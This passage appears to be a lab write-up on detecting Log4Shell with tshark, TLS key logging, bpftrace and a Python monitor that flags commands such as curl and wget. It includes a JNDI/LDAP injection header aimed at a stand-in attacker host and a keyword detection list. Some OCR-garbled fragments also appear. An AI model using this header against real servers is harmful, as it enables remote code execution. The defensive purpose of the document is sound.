    6 6.651993528   192.168.1.4     78.47.246.240   TLSv1.2   223 Application Data
    7 6.813131192   78.47.246.240   192.168.1.4     TLSv1.2   127 Application Data
    8 7.120668773   78.47.246.240   192.168.1.4     TLSv1.2   253 Application Data
    9 7.120669133   78.47.246.240   192.168.1.4     TLSv1.2   127 Application Data
   10 7.122989675   192.168.1.4     78.47.246.240   TLSv1.2   162 Application Data
   11 7.123470699   192.168.1.4     78.47.246.240   TLSv1.2   196 Application Data
   12 7.123490005   192.168.1.4     78.47.246.240   TLSv1.2   755 Application Data
   13 7.278399668   78.47.246.240   192.168.1.4     TLSv1.2   127 Application Data
   14 7.321661023   78.47.246.240   192.168.1.4     TLSv1.2   223 Application Data
   15 7.322666996   192.168.1.4     78.47.246.240   TLSv1.2   162 Application Data
```

As the above screenshot, we can see that it filter the condition successfully and all the captures are from those protocols.


A demo attack (filtering certain websites)

Now for further step we only save the packets from port 80 and 443.




```
ME/sslkeys.log
-f \"tcp port 80 or tcp port 443\"
```

We export the key for decryption.




```
"export SSLKEYLOGFILE=$HOME/sslkeys.log"
```

We use that key to decrypt the tls connections and save them in buffer.




```
-o tls.keylog_file:$HOME/sslkeys.log -w output_.pcap"
```

For the final filter we only filter those connections for a specific website `digikala`.



```
-Y 'tls contains \"digikala\"
```


As wee proceed to make different connections including a few GET connections to digikala.com, we curl to a ip for the security protocol to be triggered.



```
Command executed: PID 49487, Comm cpuUsage.sh, Filename /usr/bin/cat
Command executed: PID 49489, Comm bash, Filename /usr/bin/curl !!!Suspicious!!!
Suspicious log4shell found !!!
    1 0.000000000  192.168.1.4 → 185.188.105.11 TLSv1 1983 Client Hello (SNI=www.digikala.com)
    2 0.299116759  192.168.1.4 → 185.188.104.12 TLSv1 1927 Client Hello (SNI=api-zakaria.digikala.com)
    3 0.303626184  192.168.1.4 → 185.188.104.12 TLSv1 1919 Client Hello (SNI=api.digikala.com)
    4 0.407199348  192.168.1.4 → 185.188.105.11 TLSv1 1900 Client Hello (SNI=dkstatics-public.digikala.com)

Command executed: PID 49490, Comm python, Filename /bin/sh
```

As we see, the protocol detect suspicious command (curl) and the proceed to buffer to later find the connection to digikala which is based on the filtered we described earlier.




tls contains "digikala"

No.	Time	Source	Destination	Protocol	Length	Info
56	1.677381343	192.168.1.4	185.188.106.10	TLSv1.2	1888	Client Hello (SNI=www.digikala.com)
127	1.975459421	192.168.1.4	185.188.106.10	TLSv1.2	1983	Client Hello (SNI=api.digikala.com)
131	1.979998010	192.168.1.4	185.188.106.11	TLSv1.2	1987	Client Hello (SNI=tracker.digikala.com)
136	1.981873374	192.168.1.4	185.188.104.12	TLSv1.2	1900	Client Hello (SNI=dkstatics-public.digikala.com)
146	2.014462125	192.168.1.4	185.188.104.13	TLSv1.3	1895	Client Hello (SNI=api-zakaria.digikala.com)

We can use wireshark to confirm this.
It detects the digikala i the SNI (server name indication) field in TLS client hello packet

Log4shell attack


Now for the log4shell attack, we first setup a http server using python on the port 8080



```
asa@ASAttar-ASUS:~$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Then we attack using the modheader to inject the http header for jndi lookup.

ModHeader - Modify HTTP headers




```
localhost:8080

rectory listing for /

.bash_history
.bash_logout
.bashrc
.cache/
.config/
.dbus/
.docker/
.dotnet/
.git-credentials
.gitconfig
.gitignore
.gnome/
.gnupg/
.idea/
.java/
.lesshst
.local/
.m2/
.mozilla/
.pki/
.profile
.python_history
.ssh/
```

Profile 1
Request headers
User-Agent 'User-Agent: ${jndi:ldap://attacker
Your modifications are being applied to all requests. Add a filter to limit the modification to certain URLs or tabs.


After the attack we can see the malicious connection in the wireshark by filtering the `tcp contains jndi` in the loopback interface which can be found in tshark -D output (list of interfaces).



```
tcp contains "jndi"
No.  Time          Source     Destination  Protocol  Length  Info
662 77.742677468   127.0.0.1  127.0.0.1    HTTP        659 GET / HTTP/1.1
960 113.217591481  127.0.0.1  127.0.0.1    HTTP        685 GET / HTTP/1.1
```


Final log4shell attack

Now for the final action, we trying to capture the log4shell attack using the script, on our loopback interface which can be found in the `tshark -D` output




```
asa@ASAttar-ASUS:~/Code/Git/Cheat/Cyber/CVE-2021-44228 (log4shell)/algorithm$ tshark -D
1. wlo1
2. any
3. lo (Loopback)
4. eno2
5. br-3c4912622dbc
6. br-9a50223cd7e9
7. docker0
8. bluetooth0
9. bluetooth-monitor
10. nflog
11. nfqueue
12. dbus-system
```

We first modify the buffering process to only buffer connections from loopback interface using the decryption key from system.




```
tshark -i lo -o tls.keylog_file:$HOME/sslkeys.log
```

We modify the last filter to capture packets containing jndi string.




```
-Y 'tcp contains \"jndi\"'
```

As we making multiple different connections, we proceed to attack to our httpserver on out loopback address,by injecting malicious string in the http header,
we first setup a http server using python on the port 8080



```
asa@ASAttar-ASUS:~$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



Not secure 0.0.0.0:8080


ry listing for /

Profile 1

Request headers

User-Agent 'User-Agent: ${jndi:ldap://attacker

Your modifications are being applied to all requests. Add a filter to limit the modification to certain URLs or tabs.



Not secure 0.0.0.0:8080

ry listing for /

Profile 1


Request headers

User-Agent 'User-Agent: ${jndi:ldap://attacker

Your modifications are being applied to all requests. Add a filter to limit the modification to certain URLs or tabs.

Which use a directory service (ldap) to retrieve a malicious file on attacker server (attacker/)

For our security protocol to get triggered, we run a malicious command to simulate the attack (like curl)



```
asa@ASAttar-ASUS:~$ curl http://250.384.17.1
```

As we can see, as soon as it detect the malicious command, it proceeds to filter the buffer using the filter criteria we provided for it, to create the filtered_file which is the final result.


```
try:
   # Read the output line by line as it is being logged
   while True:
       output = trace_cmd_ps.stdout.readline()
       if output == '' and trace_cmd_ps.poll() is not None:
           break
       if output:
           if "curl" in output or "wget" in output or "chmod" in output or
"cmd" in output or "pwsh" in output:
               print(f"{RED}{output.strip()} !!!Suspicious!!!{RESET}")
               net_anomoly()
           else:
               print(output.strip())
except KeyboardInterrupt:
   print("Interrupted by user, stopping...")
   trace_cmd_ps.terminate()
   filter_http_https_ps.terminate()
```

Here is read the output of the bpftrace from terminal, if it contains any of the suspicious commands for log4shell (wget, curl etc..) it print the suspicious command in red and then reset the terminal to default color and then, perform the net_anomoly function, otherwise continue its normal process.
By interrupting the process by user using keyboard, it terminates the bpftrace process and buffering process.


```
def net_anomoly():
   merge_files_ps = subprocess.run(merge_files_cmd, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
   filter_log4shell_ps = subprocess.run(filter_log4shell_cmd, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
   log4shell_result_ps = subprocess.run(log4shell_result_cmd,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
   # Decode the output from bytes to string
   output = log4shell_result_ps.stdout.decode('utf-8')

   # Check if there's any output
   if output:
       print(f"{RED}Suspicious log4shell found !!!{RESET}")
       print(output)
   else:
       print("no anomaly found")
```

In the net_anomoly function it runs processes to merge files into a single file, then filter it based on the filtere criteria to catch any log4shell activity, then runs the last process to read the filtered file to see it founds any anomolouse connection, if found, it prints it preceeding by a message in red indicating a log4shell activity found, else it prints ‘no anomaly’.




```
filtered_file
merged_filtered_output.pcap
output__00018_20240812110800.pcap
output__00019_20240812110800.pcap
output__00020_20240812110800.pcap
output__00021_20240812110805.pcap
output__00022_20240812110805.pcap
```



```
Command executed: PID 56779, Comm bash, Filename /usr/bin/curl !!!Suspicious!!!
Suspicious log4shell found !!!
    1 0.000000000    127.0.0.1 → 127.0.0.1    HTTP 451 GET / HTTP/1.1
    2 0.263113212    127.0.0.1 → 127.0.0.1    HTTP 451 GET / HTTP/1.1
    3 0.516347613    127.0.0.1 → 127.0.0.1    HTTP 451 GET / HTTP/1.1
```


We can see it detects out log4shell attack and prints it in the terminal.
We can confirm it by opening the final capture by wireshark gui to see more detail about it,

```
wireshark filtered file
```



filtered_file

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	HTTP	451	GET / HTTP/1.1
2	0.263113212	127.0.0.1	127.0.0.1	HTTP	451	GET / HTTP/1.1
3	0.516347613	127.0.0.1	127.0.0.1	HTTP	451	GET / HTTP/1.1



filtered_file

tcp contains "jndi"

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	HTTP	451	GET / HTTP/1.1
2	0.263113212	127.0.0.1	127.0.0.1	HTTP	451	GET / HTTP/1.1
3	0.516347613	127.0.0.1	127.0.0.1	HTTP	451	GET / HTTP/1.1

By seeing the output and filter it by ‘tcp contains ‘jndi’’, we can assure that they’re identical meaning that the final capture, obtained by this filter.

Next tools to works on:
Tcpdump - bpf-based tool
KRSI - ebpf-based framework